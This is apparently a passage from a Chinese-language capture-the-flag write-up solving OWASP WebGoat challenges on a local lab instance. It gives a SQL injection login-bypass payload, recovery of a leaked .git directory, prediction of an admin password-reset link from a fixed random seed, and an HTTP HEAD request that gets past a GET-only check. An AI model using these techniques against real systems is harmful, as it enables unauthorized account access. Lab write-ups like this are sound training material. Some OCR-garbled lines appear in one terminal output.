        boolean passwordCorrect = "admin".equals(username) && PASSWORD.equals(password);
        if (passwordCorrect && ipAddressKnown) {
            return success().feedback("challenge.solved").feedbackArgs(Flag.FLAGS.get(1)).build();
        } else if (passwordCorrect) {
            return failed().feedback("ip.address.unknown").build();
        }
        return failed().build();
    }

    public static boolean containsHeader(HttpServletRequest request) {
        return StringUtils.hasText(request.getHeader("X-Forwarded-For"));
    }
}

```

就直接是硬编码的账号密码，PASSWORD这个值是 `!!webgoat_admin_1234!!`，讲道理这个爆破难度也太大了吧。。。难道有其他办法？

Without password

根据题目提示，猜测是万能钥匙，试了下用户名不存在注入，密码字典可注入，payload如下

```

POST /WebGoat/challenge/5 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 53
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=cqoOBXetjgXuLsuvJS2dB70hfePcPD_StuFgDTI5; Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1572405857; Hm_lpv_f6f37dc3416ca514857b78d0b158037e=1572493688; JSESSIONID.75fbd09e=7mc1x9iei6ji4xo2a3u4kbz1; screenResolution=1920x1080
username_login=Larry&password_login=123' or true -- -

```

Admin password reset

先来说一说思路吧：先是自己webwolf的邮箱接受了重置密码的链接，访问链接提示这个链接不是一个充值管理员密码的链接，根据这个提示，我们可以得到什么信息呢？那就是后端可以直接根据链接中的信息判断是不是管理员，那么链接中的最后面的那段字符串就很重要了。我们要想办法把它搞到手，这次修改host的方式已经不能用了，所以剩下的思路就是看看这个字符串是不是可以猜测的，比如是不是某个字符串的md5之类的，但是我一番捣鼓，发现猜测不了。然后我就卡住了，就跑去看源码去了。

我是万万没想到这是一道git泄露的题目（但至少大方向没有错，就是搞到那个字符串），访问 `localhost:8080/WebGoat/challenge/7/.git` 可下载git文件，解压过后，使用git命令查看一下状态

```
git status
```

```
axin@belief:/tmp/git$ git status
位于分支 master
尚未暂存以备提交的变更:
  (使用 "git add/rm <文件>..." 更新要提交的内容)
  (使用 "git checkout -- <文件>..." 丢弃工作区的改动)

    删除:    Challenge7.html
    删除:    Challenge7.adoc
    删除:    MD5$1.class
    删除:    MD5$MD5State.class
    删除:    MD5.class
    删除:    PasswordResetLink.class

我是万没想到这是请让泄露的题目2333, 最后看了源码才知道, 访问 localhost:8080/WebG
文件, 删除过后, 使用git命令查看一下状态
修改尚未加入提交 (使用 "git add" 和/或 "git commit -a") https://blog.csdn.net/he_and
```

可以看到删除了这些文件, 使用 `git log` 查看git提交历史

```
axin@belief:/tmp/git$ git log
commit 2e29cacb85ce5066b8d011bb9769b666812b2fd9 (HEAD -> master)
Author: Nanne Baars <nanne.baars@owasp.org>
Date: Thu Aug 17 06:41:32 2017 +0200

    Updated copyright to 2017

commit ac937c7aab89e042ca32efeb00d4ca08a95b50d6
Author: Nanne Baars <nanne.baars@owasp.org>
Date: Thu Aug 17 06:41:09 2017 +0200

    Removed hardcoded key

commit f94008f801fceb8833a30fe56a8b26976347edcf
Author: Nanne Baars <nanne.baars@owasp.org>
Date: Thu Aug 17 06:40:04 2017 +0200

    First version of WebGoat Cloud website
axin@belief:/tmp/git$ git reset --hard ac93
HEAD 现在位于 ac937c7 removed hardcoded key
axin@belief:/tmp/git$ ls
Challenge7.adoc Challenge7.html 'MD5$1.class' MD5.class 'MD5$MD5State.class' PasswordResetLink.class
```

我们回退到上一个提交, 就可以得到泄露的源码文件了, 因为是 `.class` 后缀的文件, 所以我们得反编译一下, 直接用burp打开 PasswordResetLink.class就会自动反编译了。接下来我们看看源码

```

import java.util.Random;

public class PasswordResetLink {
    public PasswordResetLink() {
    }

    public String createPasswordReset(String var1, String var2) {
        Random var3 = new Random();
        if (var1.equalsIgnoreCase("admin")) {
            var3.setSeed((long)var2.length());
        }

        return scramble(var3, scramble(var3, scramble(var3, MD5.getHashString(var1))));
    }

    public static String scramble(Random var0, String var1) {
        char[] var2 = var1.toCharArray();

        for(int var3 = 0; var3 < var2.length; ++var3) {
            int var4 = var0.nextInt(var2.length);
            char var5 = var2[var3];
            var2[var3] = var2[var4];
            var2[var4] = var5;
        }


        return new String(var2);
    }

    public static void main(String[] var0) {
        if (var0 == null || var0.length != 1) {
            System.out.println("Need a username");
            System.exit(1);
        }


        String var1 = var0[0];
        String var2 = "!!keykeykey!!";
        System.out.println("Generation password reset link for " + var1);
        System.out.println("Created password reset link: " + (new PasswordResetLink()).createPasswordReset(var1,
var2));
    }
}

```

这里生成link时使用了random.setSeed(),而这个就直接导致了本题的漏洞，设置了种子过后生成的就是伪随机数，就是同一个种子每次生成的随机数是固定的，所以我们这里只需要把PasswordResetLink.class与MD5.class的代码拷贝到一个新项目里，然后运行代码就可以得到admin重置密码的链接了（记得运行代码的时候得指定变量1为admin,否则会提示没有指定用户名）



拿到链接（375afe1104f4a487a73823c50a9292a2）去访问



Without account

这题黑盒没做出来，根据源码来看就是请求不能是get,但是他的路由又是利用的GetMapping(),在网上看到这么个资料

HEAD方法跟GET方法相同，只不过服务器响应时不会返回消息体。一个HEAD请求的响应中，HTTP头中包含的元信息应该和一个GET请求的响应消息相同。这种方法可以用来获取请求中隐含的元信息，而不用传输实体本身。也经常用来测试超链接的有效性、可用性和最近的修改。

一个HEAD请求的响应可被缓存，也就是说，响应中的信息可能用来更新之前缓存的实体。如果当前实体跟缓存实体的阈值不同（可通过Content-Length、Content-MD5、ETag或Last-Modified的变化来表明），那么这个缓存就被视为过期了。

所以把请求改成head请求就行了，扎心了

```
Request
Raw Params Headers Hex
HEAD /WebGoat/challenge/8/vote/5 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=BTpZoDTEF7amLz663QTSVV0fSpj-L1otf4aZ5Zy0;
Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1572405857;
Hm_lpv_t_f6f37dc3416ca514857b78d0b158037e=1572493688;
JSESSIONID.75fbd09e=7mc1x9iei6ji4xo2a3u4kbz1; screenResolution=1920x1080
Pragma: no-cache
Content-Length: 0

Response
Raw Headers Hex
HTTP/1.1 200 OK
X-Flag: Thanks for voting, your flag is:
b9cc828d-42b5-48b9-ba11-8cb6f6c95efd
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Length: 0
Date: Thu, 07 Nov 2019 07:08:09 GMT
```

欢迎关注阿信的微信公众号：一个安全研究员

我会保证每周一到两篇高质量文章输出，关于安全攻防、漏洞研究、漏洞挖掘，偶尔也分享一些有趣的书籍



做安全圈里最会写作，写作圈里最懂安全的那个靓仔！